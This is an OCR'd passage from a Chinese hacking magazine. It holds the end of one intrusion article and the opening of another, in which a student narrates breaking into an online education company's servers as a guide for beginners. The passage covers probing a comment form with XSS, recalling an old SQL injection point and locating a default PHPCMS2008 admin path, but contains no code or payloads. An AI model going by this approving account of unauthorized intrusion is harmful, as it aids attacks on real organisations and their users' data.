


图9

五、总结

其实渗透的重中之重也就是一个思维的活跃度，在脑海中设计出渗透的一个轮廓，一个详尽的计划，这可以减少我们在渗透中随心所欲行动时浪费的时间，在时间上赢得机会。最后是要灵活的运用自己的技术，技术这东西，都是一样的，谁都可以学会，但是为什么业内之间会有高低之分呢？关键还是一个技术的掌握程度和一个高低不一的智商！谢谢大家！




图10




图11

（本文所涉及的开启3389、PR本期光盘已收录）

看小菜入侵某大型网络教育机构

CC米业

小菜我最近入侵了一个大型网络教育机构，过程还蛮精彩的，特此与诸位分享。这篇文章主要是为新手朋友们指路的。因为我自己初学的时候碰到很多东西不懂的情况，考虑到这一点，所以这篇文章相关过程写的很详细。所以各位高手就飘过吧！

一、前言

这个网络教育机构当时找我们学校合作，说是帮我们构建一个“课业中心”，学校很爽快的答应了，并且要在全校试点，恰好我们这届是试点的重点对象，就这样全年段几百号人就都参加了“课业中心”的试点。这里我还要解释一下什么是“课业中心”——说白了，课业中心就是由这家网教机构提供网络平台，老师通过这个平台发布每个章节的讲解，学生再通过这个平台来看老师们的讲解。这家机构就扮演着运营商的角色。而小菜我当时就有入侵这家机构的想法，并且付诸了行动。但是当时技术才起步，摆着一个SA注入点不知所措。现在再次检测的时候那个注入点已被修补，但心存不甘，小菜我再次开始了行动，这次行动的目的是拿下课业中心的服务器和数据库。

二、开始行动

首先还是从他给我们的课业中心登陆网址开始，进入了数学课业中心（如图1）。




图1

我按学校给的账号登陆进去，看看有没有上传的地方。因为一般的网站总是有让人上传头像的地方，可我进入后就傻眼了，全都是讲解，没有上传利用的地方（如图2）。

看到了“给老师留言”这一项，想看看有没有跨

站什么的。但是把XSS代码输入进去后，一提交就被屏蔽了，还给了我一个警告窗口，真是郁闷。此时我注意到这个网址是个二级域名，应当属于分站，所以去掉二级域名访问了一下主站。经过一番探查发现这个网站是PHPCMS2008+Discuz+UcenterHome的架构，并且PHPCMS2008的后台地址是默认的（如图3）。




图2

